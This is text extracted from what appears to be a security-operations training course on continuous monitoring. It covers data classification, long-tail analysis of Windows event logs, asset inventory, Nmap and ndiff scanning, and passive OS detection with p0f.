Integrity Guarding against improper information modification or destruction, and includes ensuring information non-repudiation and authenticity. [44 U.S.C., SEC. 3542]	The unauthorized modification or destruction of information could be expected to have a limited adverse effect on organizational operations, organizational assets, or individuals.	The unauthorized modification or destruction of information could be expected to have a serious adverse effect on organizational operations, organizational assets, or individuals.	The unauthorized modification or destruction of information could be expected to have a severe or catastrophic adverse effect on organizational operations, organizational assets, or individuals.
Availability Ensuring timely and reliable access to and use of information. [44 U.S.C., SEC. 3542]	The disruption of access to or use of information or an information system could be expected to have a limited adverse effect on organizational operations, organizational assets, or individuals.	The disruption of access to or use of information or an information system could be expected to have a serious adverse effect on organizational operations, organizational assets, or individuals.	The disruption of access to or use of information or an information system could be expected to have a severe or catastrophic adverse effect on organizational operations, organizational assets, or individuals.

Continuous Monitoring and Security Operations

33

FIPS 199 on SBU Classification

Federal Information Processing (FIPS) Standards Publication 199: Standards for Security Categorization of Federal Information and Information Systems discusses classifying "all information within the federal government other than"¹ classified data. In other words, Sensitive But Unclassified (SBU) data.

While this document is aimed at the united states federal government, it applies to the private sector as well. Determine your most sensitive data and systems, and label it. The most sensitive data receives the most protection.

The labels don't matter, as long as they are accurate and used consistently. Call your most sensitive data "high," or "business critical," "top secret," or whatever you like. The names don't matter: the focus is on identifying, and then protecting your most critical data.

[1] <http://csrc.nist.gov/publications/fips/fips199/FIPS-PUB-199-final.pdf> (http://cyber.gd/511_530) **QR**



Data Classification How-To

- Start identifying "high" systems and data
 - Compromise means "severe or catastrophic adverse effect on organizational operations, organizational assets, or individuals."¹
- What is your most critical data?
 - Credit cards
 - Financial information
 - Healthcare data
 - Customer PII
- What systems contain high data?
- What systems could allow access to high data?
 - Firewalls, routers, etc.

Continuous Monitoring and Security Operations

34

Data Classification How-To

Data classification is a winning strategy for non-government/military organizations.

Why? It makes organizations focus on what is truly important. That is the first step in changing how you fight.

[1] <http://csrc.nist.gov/publications/fips/fips199/FIPS-PUB-199-final.pdf> (http://cyber.gd/511_530)

High Data in All the Wrong Places

- You will often find "high" data exists in places where it should not
 - Desktop systems
 - E-mail
 - Removable media
 - Laptops (often unencrypted)
 - Personal devices (often unencrypted)
- Executives are common offenders (and targets)
- Shrink the scope by keeping data where it belongs
 - Write/update policy (which is mandatory) that states where high data is allowed to exist
 - Lead the charge with an awareness campaign

Continuous Monitoring and Security Operations

35

High Data in All the Wrong Places

One of the first issues that arises when classifying data is: sensitive data in the wrong places.

Both course authors spent time as HIPAA (Health Insurance Portability and Accountability) Security Officers. Our "high" data was PHI: Protected Healthcare Data, the healthcare data that must be protected for both privacy and security, per United States government regulations.

We found PHI (protected healthcare data) in the following places:

- MIS (medical information systems)
- Billing systems
- Databases
- Laptops, cellphones, tablets, etc. (usually unencrypted)
- Unencrypted corporate e-mail
- Third-party e-mail systems (hello, Hotmail!)
- Help desk tickets
- And plenty more places

VIPs (doctors and VPs/CXOs) were among the worst offenders.

Step 1: change the culture. We wrote and updated the PHI policy, and enforced it, with documented sanctions, married with an awareness campaign.

Protect High Data

- Any device containing high data receives more controls, such as
 - Application whitelisting
 - HIPS
 - Dual-factor authentication
- Devices containing high data are (more) closely monitored via continuous monitoring

Protect High Data

Once you have limited the scope, or reduced the "accreditation boundary," as many certification and accreditation (C&A) processes say, you add more controls to systems that contain (or allow access to) high data.

This step, alone, will help shrink the scope. Once staff realize that any device containing high data requires additional controls, such as dual-factor authentication, they will be more willing to keep it where it belongs (and not where it doesn't, such as a personal tablet or cellphone).

Detecting Change

- A wise man once said: "You should always be aware when your network changes in any meaningful way."¹
- Would you automatically know when:
 - A new host appears on a server network
 - A new service appears on a host on a server network
 - A Cisco IOS configuration changes
- All important changes should have matching change management requests

Detecting Change

Tracking changes on a 10,000-node network may seem overwhelming. In that case, start small (and critical): critical servers and server networks, core routers, etc. As those processes mature, expand out in spirals to slightly-less critical systems, and repeat.

[1] Dave Curado, friend of a course author, said this in 1991.

Solve Problems as They Are Discovered

- The point of Continuous Monitoring is improving security
 - CSM without change is a waste of time
- From a process perspective, multiple small change requests tend to work better than one large request
 - One request: fix these 50 things
 - One request: fix these 5 things, followed by another request, etc...

Continuous Monitoring and Security Operations

38

Solve Problems as They Are Discovered

The Australian Signals Directorate learned that smaller requests tend to work better than large requests. They came up with their top 35 mitigations, and discovered that people tend to do nothing when you ask them to do 35 things.

The ASD then created the Top 4, and they discovered organizations could do four things. And once finished, they could do more of the 35.

<http://www.asd.gov.au/infosec/mitigationstrategies.htm> (http://cyber.gd/414_217)

The "Broken Windows" Theory

- The Broken Windows theory on crime prevention:
*Consider a building with a few broken windows. If the windows are not repaired, the tendency is for vandals to break a few more windows. Eventually, they may even break into the building, and if it's unoccupied, perhaps become squatters or light fires inside.*¹
- This applies to defensible networks:
 - Fixing small problems makes identifying and fixing big problems easier

Continuous Monitoring and Security Operations

39

The "Broken Windows" Theory

The quote continues:

Or consider a pavement. Some litter accumulates. Soon, more litter accumulates. Eventually, people even start leaving bags of refuse from take-out restaurants there or even break into cars.

[1] <http://blog.jayparkinsonmd.com/post/8042344443/consider-a-building-with-a-few-broken-windows-if> (http://cyber.gd/511_531) **QR**



Broken Windows Theory of Defensible Networks

- Both malicious and misconfigured systems will be identified by techniques described today
 - Remember Hanlon's Razor: *"Never attribute to malice that which is adequately explained by stupidity¹"*
- Both malware and misconfigured systems may do the following:
 - Resolve thousands of non-existent domain names
 - Attempt to send Internet traffic to ports 135, 137, 139, 445, etc.
- Fix the broken systems!
 - Your CSM/NSM teams will thank you!

Continuous Monitoring and Security Operations

40

Broken Windows Theory of Defensible Networks

The course authors have been the bane of many systems administration and engineering teams, opening countless tickets to fix issues such as: wrong netmask, wrong default gateway, wrong DNS configuration, etc.

The issues are often called "trivial," and the claim "the system is working fine... what's the big deal" is often made.

We have seen networks that were so poorly configured that they became difficult to defend. Fixing "small" issues tends to take care of larger issues, and it makes defending the network far easier.

Case in point: a windows cluster was generating millions of fragmented packets due to a VPN tunnel: 1500-byte packet + IPsec headers creates a packet greater than 1500 bytes, requiring fragmentation. This issue was triggering high load on the NIDS, plus fragmentation false positives.

The NSM/CSM team recommended lowering the MSS (Maximum Segment Size) on servers in the cluster. The systems administrators resisted, claiming "the application is working fine!" They eventually made the change, and later reported a significant application speed improvement.

[1] <http://www.jargon.net/jargonfile/h/HanlonsRazor.html> (http://cyber.gd/511_431)

Key CSM Technique: Long Tail Analysis

- Long Tail analysis focuses on the least frequent occurrences
 - Allows analysis of large amounts of data without drowning
- This approach works well with:
 - Windows event Logs
 - Installed software
 - Startup registry keys
 - DNS logs

Continuous Monitoring and Security Operations


41

Key CSM Technique: Long Tail Analysis

As discussed previously: many SOC's drown in data.

One method for finding signal in the noise is focusing on the outliers: the least frequent occurrences.

Long tail analysis does exactly that.



The Long Tail (1)


Here is the classic long tail graph.

From an event log perspective, the least common events are often the most useful. A windows system will log every time someone logs in and logs out, creating huge amounts of logs.

The most common event on a newly-installed Windows 8.1 system was: Security Event ID 4797, "An attempt was made to query the existence of a blank password for an account."

This appears to be a harmless alert triggered by OS-based security checks. It would appear firmly on the right side of the graph above.

Let's Try Long Tail Analysis on Windows Security Logs



Count	Name
1	4726
1	4729
2	4728
2	4722
2	5059
2	4728
3	4717
4	4733
4	4732
8	1101
11	4723
15	5051
16	5058
60	1100
64	4724
73	4647
99	4738
100	5056
100	5033
100	4902
100	5024
100	4608
132	4616
401	4648
681	4905
681	4904
1244	4907
5352	4634
7804	4672
13237	4624

Continuous Monitoring and Security Operations

43

Let's Try Long Tail Analysis on Windows Security Logs

The PowerShell command shown above is:


```
PS C:\> Get-WinEvent -LogName security | Group-Object id -NoElement |  
sort count
```

You can try the same command on your own Windows system. Please note you must run PowerShell as administrator to access the security log.

The screenshot shown above is taken from a course instructor's Windows 7 laptop. The file "T510-security-evtx" is on your course USB, in the \labs directory. It is also installed in the \labs folder on the Sec-511-Windows-10 VM.

```
PS C:> Get-WinEvent -Path \labs\T510-security.evtx | Group-Object id  
-NoElement | sort count
```

The Long Tail (2)



The Long Tail (2)

The following command queries the Windows security logs summarized previously, pulling those that had a count of 4 or less:

```
PS C:\> Get-WinEvent -FilterHashtable @{Path=".\T510-security.evtx";
ID=4726,4729,4720,4722,5059,4728,4733,4732}
```

Note: we will use Get-WinEvent during 511.5, You may be familiar with Get-Eventlog, which is older and only works with "classic" (.evt) event logs:

Get-WinEvent is designed to replace the Get-EventLog cmdlet on computers running Windows Vista and later versions of Windows. Get-EventLog gets events only in classic event logs. Get-EventLog is retained in Windows PowerShell for backward compatibility.¹

[1] <http://technet.microsoft.com/en-us/library/hh849682.aspx> (http://cyber.gd/511_564) QR



Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- Network Security Monitoring
- Endpoint Security Architecture
- **Automation and Continuous Security Monitoring**
- Design, Detect, Defend

- Continuous Monitoring Overview
- Industry Best Practices
- Winning CSM Techniques
- **[Situational Awareness]**
- Host and Service discovery
 - Inventory Exercise
- Passive OS Detection
 - POf Exercise
- Vulnerability Scanning
- Monitoring Patching
- Monitoring Service Logs
- Monitoring Change to Devices
- Leveraging Firewall/Proxy Data
- Configuring Centralized Windows Event Logging
- Critical Windows Events
 - Windows Event Log Exercise
- Scripting and Automation
- Monitoring Windows Registry Startup Keys
 - 511.5 Final Exercise

Continuous Monitoring and Security Operations

45

Course Roadmap

Our next section discusses maintaining situational awareness.

Maintaining Situational Awareness

- Every organization should have a formal role that focuses on maintaining information security situational awareness
 - Threats and vulnerabilities change daily
 - A quarterly/biannual/annual process is far too slow for zero-day exploits
- This role requires knowledge, plus a management escalation path
 - For example: patches normally deployed after 2.5 weeks of testing
 - Emergent threat: escalate patch deployment to < 1 week

Continuous Monitoring and Security Operations

46

Maintaining Situational Awareness

Many organizations lack a formal role that maintains information security situational awareness. They treat risk as an quarterly or biannual process.

Organizations often benefit from individual heroics of information security staff to draw attention to the latest emergent threat, or they are caught unaware.

{CSC} CSC 4-4: Awareness of Emerging Exposures

- *Subscribe to vulnerability intelligence services in order to stay aware of emerging exposures, and use the information gained from this subscription to update the organization's vulnerability scanning activities on at least a monthly basis. Alternatively, ensure that the vulnerability scanning tools you use are regularly updated with all relevant important security vulnerabilities.¹*

Continuous Monitoring and Security Operations

47

CSC 4-4: Awareness of Emerging Exposures

This is a good starting point, but your organization needs to move faster than this.

For example:

Within 24 hours of the Heartbleed bug's disclosure last week, an attacker used it to break into a major corporation, security experts said Friday.

Using Heartbleed, the name for a flaw in security that is used in a wide range of web servers and Internet-connected devices, the attacker was able to break into an employee's encrypted virtual private network, or so-called VPN, session.

From there, the hacker or hackers used the Heartbleed bug about 1,000 times until successfully extracting information like passwords to get broader access to the victim's network, said researchers at Mandiant, a cybersecurity firm.³

[1] <http://www.sans.org/critical-security-controls/control/4>
(http://cyber.gd/511_512)

[2] Ibid.

[3] <http://bits.blogs.nytimes.com/2014/04/18/heartbleed-internet-security-flaw-used-in-attack/> (http://cyber.gd/511_567)



Useful Sites



- Internet Storm Center: <http://isc.sans.edu>
- Krebs on Security: <http://krebsonsecurity.com/>
- Sophos: <http://nakedsecurity.sophos.com/>
- F-Secure: <http://www.f-secure.com/weblog/>
- McAfee: <http://blogs.mcafee.com/category/mcafee-labs>
- Dell SecureWorks:
<http://www.secureworks.com/resources/blog/>
- Kaspersky: <http://blog.kaspersky.com/>
- Trend Micro: <http://blog.trendmicro.com/>

Continuous Monitoring and Security Operations

48

Useful Sites

Links, with shortcuts, to the sites listed above:

- Internet Storm Center: <http://isc.sans.edu> (http://cyber.gd/511_532)
- Krebs on Security: <http://krebsonsecurity.com/> (http://cyber.gd/511_533)
- Sophos: <http://nakedsecurity.sophos.com/> (http://cyber.gd/511_534)
- F-Secure: <http://www.f-secure.com/weblog/> (http://cyber.gd/511_535)
- McAfee: <http://blogs.mcafee.com/category/mcafee-labs> (http://cyber.gd/511_536)
- Dell SecureWorks: <http://www.secureworks.com/resources/blog/> (http://cyber.gd/511_537)
- Kaspersky: <http://blog.kaspersky.com/> (http://cyber.gd/511_598)
- Trend Micro: <http://blog.trendmicro.com/> (http://cyber.gd/511_539)

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- Network Security Monitoring
- Endpoint Security Architecture
- **Automation and Continuous Security Monitoring**
- Design, Detect, Defend

- Continuous Monitoring Overview
- Industry Best Practices
- Winning CSM Techniques
- Situational Awareness
- **[Host and Service discovery]**
 - Inventory Exercise
- Passive OS Detection
 - P0f Exercise
- Vulnerability Scanning
- Monitoring Patching
- Monitoring Service Logs
- Monitoring Change to Devices
- Leveraging Firewall/Proxy Data
- Configuring Centralized Windows Event Logging
 - Critical Windows Events
 - Windows Event Log Exercise
- Scripting and Automation
- Monitoring Windows Registry Startup Keys
 - 511.5 Final Exercise

Continuous Monitoring and Security Operations

49

Course Roadmap

Our next section discusses maintaining situational awareness.

Know Thy Software

- Understanding what software is installed on systems is crucial for security
- Once we know what is on the systems we can consider whether software **should** be allowed on a system
- The software inventory provides a critical first step to being able to achieve our next of the CSC First Five
 - Application Whitelisting

Continuous Monitoring and Security Operations

50

Know Thy Software

In order to be able to achieve one of the next CSC First Five, a software inventory will be necessary. Application Whitelisting is the control in question that is being referenced. Whitelisting on endpoints would prove fiendishly difficult if the organization lacked a basic software inventory.

Now, to be clear, simple collating an inventory is far from sufficient; we need to actually scrutinize the inventory to determine what, of those items listed as deployed are actually necessary.

Can't Secure What You Don't "Have" (or Don't Know You Have)

- Patching and Configuration Management comprise three of the First Five Quick Wins
 - Seems like two, but patching is so nice they list it twice
- How can you hope to patch or maintain a secure configuration, if you aren't aware of the system in the first place
- Asset, Hardware, and Software Inventory is how we help ensure awareness of what needs security loving

Continuous Monitoring and Security Operations

51

Can't Secure What You Don't "Have" (or Don't Know You Have)

Patching and configuration management are both hugely important, so much so that they represent three of the CSC First Five Quick Wins. However, one question comes to mind when considering patching and baselining in the modern enterprise. What about all the systems and applications that you aren't even aware of as existing, that nevertheless have some access to the enterprise network or data.

You cannot possibly hope to lock down and baseline a system or application about which you are unaware. This is where asset, hardware, and software inventory come in. And here you thought patching was a dull security topic, now we get to do inventory.

{CSC} Inventory of Authorized and Unauthorized Devices

- *Deploy an automated asset inventory discovery tool and use it to build a preliminary asset inventory of systems connected to an organization's public and private network(s). Both active tools that scan through network address ranges and passive tools that identify hosts based on analyzing their traffic should be employed.¹*

Continuous Monitoring and Security Operations

52

Inventory of Authorized and Unauthorized Devices

Why Is This Control Critical states:

Attackers, who can be located anywhere in the world, are continuously scanning the address space of target organizations, waiting for new and unprotected systems to be attached to the network. Attackers also look for devices (especially laptops) which come and go off of the enterprise's network, and so get out of synch with patches or security updates. Attacks can take advantage of new hardware that is installed on the network one evening but not configured and patched with appropriate security updates until the following day.²

Critical Security Control 1 contains more great advice, including CSC 1-2:

Deploy dynamic host configuration protocol (DHCP) server logging, and utilize a system to improve the asset inventory and help detect unknown systems through this DHCP information.³

[1] <http://www.sans.org/critical-security-controls/control/1> (http://cyber.gd/511_54) QR

[2] Ibid.

[3] Ibid.



Inventories

- The manual spreadsheet method for tracking assets and hardware, while simple, typically has numerous deficiencies
- The spreadsheet method becomes far too cumbersome for dealing with software
- Better methods are required for tracking systems and software
 - Helps ensure we are aware of assets that need a hardened configuration
 - Helps ensure we have a grasp on software installed and patching requirements

Continuous Monitoring and Security Operations

53

Inventories

Still the most common means of tracking inventory often involves simply employing a spreadsheet. Even if your organization has a robust server-based system for tracking assets, there is likely some manager with a spreadsheet that is actually tracking things in a less cumbersome, but closer to the organization, way.

Spreadsheets themselves become cumbersome when dealing with large scale. They are sometimes sufficient for basic hardware inventory at small to medium size enterprises. However, tracking binaries and installed applications quickly becomes too vast for manual spreadsheet management.

Better, and more automated methods, are needed to track more detailed inventory of software installed throughout the organization.

Asset Inventory

- There are a number of methods available to build an inventory of network assets
 - DHCP logs
 - Switch CAM tables
 - Active scanning
 - Passive scanning
 - Existing asset inventory database
 - Purchasing data

Asset Inventory

For our purposes, a "network asset" is a system on a network.

It is usually fastest to begin with the data you already have (or can get easily), including DHCP logs and switch CAM (Content Addressable Memory) tables, which map MAC addresses to switch ports.

Here is the syntax to show to dynamic CAM table on a Cisco IOS switch:

```
router> show mac address-table dynamic
```

CAM tables can also be queried via SNMP (for devices that run/support it).

An existing inventory database is quite useful, but they are often out of date and incomplete.

Host, Port, and Service Discovery

- Step 1: Scan your network, and inventory all hosts and services
 - Begin with critical server networks
 - Focus on mitigating insecure and/or outdated systems
 - This will take some time
- Step 2: Re-scan your network routinely* and report new hosts and services

Continuous Monitoring and Security Operations

55

Host, Port, and Service Discovery

The inventory spreadsheet often seems sufficient for basic hardware inventory. However, if you consider all of the devices that can be compromised, then typically the spreadsheet is found wanting. Perhaps items like servers, desktops, laptops, multifunction printers, etc. are commonly tracked with some precision, but what about the rest of the devices. What about all of the various embedded devices that now talk TCP/IP and are available via the network. Items like building automation, HVAC, and physical access control devices often skip the spreadsheet.

Does your organization have the ability to automatically discover a new system and or network port/service on a critical network (such as core server network)? If so, how quickly?

*How often should you scan? More is not necessarily better. Nightly scans may sound good, but do not add value if they're ignored.

Active Scanning

- Active scanning involves scanning a network to discover connected systems
 - Tools include Nmap
- Many SNMP-based system monitoring tools include network discovery modes
 - Tools include RRDtool, MRTG, WhatsUp, HP OpenView/HP Network Automation Software

Active Scanning

Always get permission before performing any type of scanning or sniffing!

- In writing
- Yes, even for direct employees of an organization

The best scanning assumption is: if you are not sure if you have formal permission to scan: then you don't.

Ensure all active scanning occurs during an approved maintenance window, with an approved change management request

Always Test

- Always test scans before running on production system
 - It is much safer to initially scan development systems (if available)
 - Ensure all active scanning occurs during an approved maintenance window
 - Begin scanning a limited amount of systems, and gradually increase the scope
- Why? Scans may crash systems or services
 - Especially legacy systems
 - In-house and custom applications often crash
 - But really, anything may crash

Always Test

Scanning may crash systems. A course author successfully DoSed an active/passive HA firewall cluster due to lack of testing.

The tool performed Windows NetBIOS scanning, including host and service/share/etc discovery. It had been tested many times and performed well, leading to a false sense of security.

Then the author upgraded the tool, and ran it in production without testing the upgrade, using a self-approved change management request.

The upgraded tool had a bug where a single IP address listed in 192.168.1.1/32 format would be parsed as 0.0.0.0/0 (or the entire ipv4 Internet, from class A to E). The scan DoSed the active Internet firewall due to the outbound flood of data.

The cluster worked as designed, and failed over to the passive firewall, which quickly crashed due to the same DoS. That killed Internet connectivity for a 12,000 employee company. That, as they say, was one to grow on.

Nmap



- Nmap is one of the best active scanning tools
 - Includes a wealth of scanning features
 - Is able to export in portable formats, including XML
 - Includes great asset inventory features
 - Many commercial tools leverage nmap for scanning
- Nmap both command-line (Nmap) and GUI (Zenmap) versions
 - Nmap is also highly scriptable, offering great automation features

Nmap


Nmap is one of the best information security tools of all time. It began as a port scanner, but has evolved into that, and much more. Nmap now provides OS and Host detection. The Nmap Scripting Engine (NSE) extends Nmap's functionality to vulnerability scanning, and even some lightweight exploitation.

Nmap is available at: <http://nmap.org> (http://cyber.gd/511_572) **QR**



Ndiff

- Nmap includes a great asset inventory tool called ndiff
 - Compares two scans and reports the differences



```
Terminal - root@Sec-511-Linux: ~
File Edit View Terminal Go Help
[~]# ndiff /labs/ndiff/2014-01-30.xml /labs/ndiff/2014-01-31.xml
-Nmap 5.21 at 2014-01-30 21:39
+Nmap 5.21 at 2014-01-31 22:18

10.5.11.167, 00:0C:29:6A:BE:21:
-Not shown: 1000 filtered ports
+Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
+135/tcp  open  msrpc        Microsoft Windows RPC
+139/tcp  open  netbios-ssn  Microsoft Windows XP microsoft-ds
+445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
+OS details:
+  Microsoft Windows XP Professional SP2 or Windows Server 2003
[~]#
```

Continuous Monitoring and Security Operations

59

Ndiff

Ndiff shows the difference between two Nmap scans. It shows a "+" for new data, and a "-" for data that is no longer there. It works just like the classic Unix command "diff," but is designed specially for Nmap XML files.

The system shown above was found on 2014-01-30, with zero open ports. A day later, on 2014-01-31, there are 3 open ports.

In this case the firewall was disabled between the two scans.

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- Network Security Monitoring
- Endpoint Security Architecture
- **Automation and Continuous Security Monitoring**
- Design, Detect, Defend

- Continuous Monitoring Overview
- Industry Best Practices
- Winning CSM Techniques
- Situational Awareness
- Host and Service discovery
 - **[Inventory Exercise]**
- Passive OS Detection
 - P0f Exercise
- Vulnerability Scanning
- Monitoring Patching
- Monitoring Service Logs
- Monitoring Change to Devices
- Leveraging Firewall/Proxy Data
- Configuring Centralized Windows Event Logging
- Critical Windows Events
 - Windows Event Log Exercise
- Scripting and Automation
- Monitoring Windows Registry Startup Keys
 - 511.5 Final Exercise

Continuous Monitoring and Security Operations

60

Course Roadmap

Our next section discusses maintaining situational awareness.



SEC511 Workbook: Inventory

Exercise 1: Inventory

Continuous Monitoring and Security Operations

61

SEC511 Workbook: Inventory

Please go to The 511 Exercise Workbook, section 511.5-1.

Note: As indicated by the icon above, this lab leverages the class network. OnDemand, vLive, Simulcast, or other online students will need to connect to the SEC511A VPN to complete this lab.

Course Roadmap

- State Assessment and SOC's
- Network Security Architecture
- Network Security Monitoring
- Endpoint Security Architecture
- **Automation and Continuous Security Monitoring**
- Design, Detect, Defend

- Continuous Monitoring Overview
- Industry Best Practices
- Winning CSM Techniques
- Situational Awareness
- Host and Service discovery
 - Inventory Exercise
- **[Passive OS Detection]**
 - POF Exercise
- Vulnerability Scanning
- Monitoring Patching
- Monitoring Service Logs
- Monitoring Change to Devices
- Leveraging Firewall/Proxy Data
- Configuring Centralized Windows Event Logging
- Critical Windows Events
 - Windows Event Log Exercise
- Scripting and Automation
- Monitoring Windows Registry Startup Keys
 - 511.5 Final Exercise

Continuous Monitoring and Security Operations

62

Course Roadmap

Our next section discusses maintaining situational awareness.

{CSC} Passive Host Discovery

- What if a locked-down system does not have a listener?
 - With client-side exploitation, we know it can still be vulnerable and exploited without a listening service
- How can we detect these systems to ensure security and patching?
 - We could sniff for any IP addresses we don't know about
 - We could sniff for unknown MAC addresses
- Could we also determine particular applications?
 - For some applications generating traffic, absolutely!

Continuous Monitoring and Security Operations

63

Passive Host Discovery

An alternative to active host discovery is found in passive host discovery. Imagine the scenario of a system with no active listening services. Or perhaps the listeners are very specifically locked down to only respond to necessary systems. This represents a very well thought out design, and yet we still want to ensure that we are aware of this system's existence.

With passive host discovery, we employ a sniffer and simply look for evidence of traffic indicative of systems. This could be looking for specific IP addresses or MAC addresses that are not yet within the known inventory. Passive techniques can also be used to fingerprint particular applications. The approach has even been leveraged by some vendors as a means of even identifying particular vulnerabilities.

Passive discovery is considerably more cumbersome than active host discovery, but it could cover a gap. Another common reason to employ passive techniques is on a less well managed portion or a network or perhaps where scanning is not authorized.

Passive Scanning

- Passive scanning uses pcap data (live network or saved to a file) to build an asset database
- p0f performs passive operating system and service detection
- PADS and PRADS are 2 passive inventory tools
 - PADS: Passive Asset Database
 - <http://passive.sourceforge.net/>
 - No longer being updated
 - PRADS: Passive Real-Time Asset Database
 - <http://gamelinux.github.io/prads/>
 - *PRADS - inspired by passive.sourceforge.net, lcamtuf.coredump.cx/p0f and others...*¹

Continuous Monitoring and Security Operations

64

Passive Scanning

Passive scanning is far safer than active scanning, relying on Pcap files or sniffing a live network. Read-only access is all that's required.

The canonical passive OS detection tool is p0f by Michal Zalewski, now in its third version:

- <http://lcamtuf.coredump.cx/p0f3/> (http://cyber.gd/511_569)

Michal Zalewski is a genius who has written two great information security books: *Silence on the Wire* and *The Tangled Web*. They are well worth checking out!

- *The Tangled Web*: <http://lcamtuf.coredump.cx/tangled/> (http://cyber.gd/511_570)
- *Silence on the Wire*: <http://lcamtuf.coredump.cx/silence.shtml> (http://cyber.gd/511_571)

[1] <http://gamelinux.github.io/prads/> (http://cyber.gd/511_5101)

p0f version 3

- You think you know p0f, you probably don't
- @lcamtuf (Michal Zalewski) completely rewrote p0f from scratch for version 3
- Historically p0f was used simply for passive OS fingerprinting
- Now it can also passively identify some applications

p0f version 3

